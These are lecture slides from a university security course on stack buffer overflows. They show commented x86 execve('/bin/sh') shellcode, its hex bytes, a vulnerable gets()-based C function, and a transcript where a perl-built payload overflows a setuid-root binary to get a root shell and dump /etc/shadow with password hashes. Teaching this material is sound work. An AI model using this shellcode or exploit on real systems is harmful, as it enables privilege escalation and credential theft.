cont: pop %esi               //pop address of sh off stack into %esi
      xor %eax, %eax         //zero contents of EAX
      mov %al, 0x7(%esi)     //copy zero byte to end of string sh (%esi)
      lea (%esi), %ebx       //load address of sh (%esi) into %ebx
      mov %ebx,0x8(%esi)     //save address of sh in args [0] (%esi+8)
      mov %eax,0xc(%esi)     //copy zero to args[1] (%esi+c)
      mov $0xb,%al           //copy execve syscall number (11) to AL
      mov %esi,%ebx          //copy address of sh (%esi) into %ebx
      lea 0x8(%esi),%ecx     //copy address of args (%esi+8) to %ecx
      lea 0xc(%esi),%edx     //copy address of args[1] (%esi+c) to %edx
      int $0x80              //software interrupt to execute syscall
find: call cont              //call cont which saves next address on stack
sh:   .string "/bin/sh "     //string constant
args: .long 0                //space used for args array
      .long 0                //args[1] and also NULL for env array
```


# X86 shell code

**Trick 2: we need to generate a zero**
**xor produces a zero, which we can then use**

```
      nop
      nop                    //end of nop sled
      jmp find               //jump to end of code
cont: pop %esi               //pop address of sh off stack into %esi
      xor %eax, %eax         //zero contents of EAX
      mov %al, 0x7(%esi)     //copy zero byte to end of string sh (%esi)
      lea (%esi), %ebx       //load address of sh (%esi) into %ebx
      mov %ebx,0x8(%esi)     //save address of sh in args [0] (%esi+8)
      mov %eax,0xc(%esi)     //copy zero to args[1] (%esi+c)
      mov $0xb,%al           //copy execve syscall number (11) to AL
      mov %esi,%ebx          //copy address of sh (%esi) into %ebx
      lea 0x8(%esi),%ecx     //copy address of args (%esi+8) to %ecx
      lea 0xc(%esi),%edx     //copy address of args[1] (%esi+c) to %edx
      int $0x80              //software interrupt to execute syscall
find: call cont              //call cont which saves next address on stack
sh:   .string "/bin/sh "     //string constant
args: .long 0                //space used for args array
      .long 0                //args[1] and also NULL for env array
```

# X86 shell code

**Trick 3: we need to jump to our code (without knowing its exact location). Use a "nop-sled" to make target larger**



```
      nop
      nop                   //end of nop sled
      jmp find              //jump to end of code
cont: pop %esi              //pop address of sh off stack into %esi
      xor %eax, %eax        //zero contents of EAX
      mov %al, 0x7(%esi)    //copy zero byte to end of string sh (%esi)
      lea (%esi), %ebx      //load address of sh (%esi) into %ebx
      mov %ebx,0x8(%esi)    //save address of sh in args [0] (%esi+8)
      mov %eax,0xc(%esi)    //copy zero to args[1] (%esi+c)
      mov $0xb,%al          //copy execve syscall number (11) to AL
      mov %esi,%ebx         //copy address of sh (%esi) into %ebx
      lea 0x8(%esi),%ecx    //copy address of args (%esi+8) to %ecx
      lea 0xc(%esi),%edx    //copy address of args[1] (%esi+c) to %edx
      int $0x80             //software interrupt to execute syscall
find: call cont             //call cont which saves next address on stack
sh:   .string "/bin/sh "    //string constant
args: .long 0               //space used for args array
      .long 0               //args[1] and also NULL for env array
```

# Resulting code in Hex format

```
90  90  eb  1a  5e  31  c0  88  46  07  8d  1e  89  5e  08  89
46  0c  b0  0b  89  f3  8d  4e  08  8d  56  0c  cd  80  e8  e1
ff  ff  ff  2f  62  69  6e  2f  73  68  20  20  20  20  20  20
```

University of Victoria

# Example of an Attack

Let's assume our attacker found our earlier vulnerable program

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

The attacker needs to find the offset between target buffer and stack frame. (Trial and error with different input size or use debugger.)

```
$ dir -l buffer4
-rwsr-xr-x     1 root       knoppix         16571 Jul 17 10:49 buffer4


$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"2020202020202038fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7JlxH7.4UJT4l9JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```

# Summary and Outlook

- Buffer overflow vulnerabilities on top of the “danger” list
- Stack overflow is one type of BO
- Happens when unsafe operations are used
- Shell code uses several tricks
  - relocatable, constructed null, nop sled
- Next Class: defenses

University of Victoria

*Questions?*

University of Victoria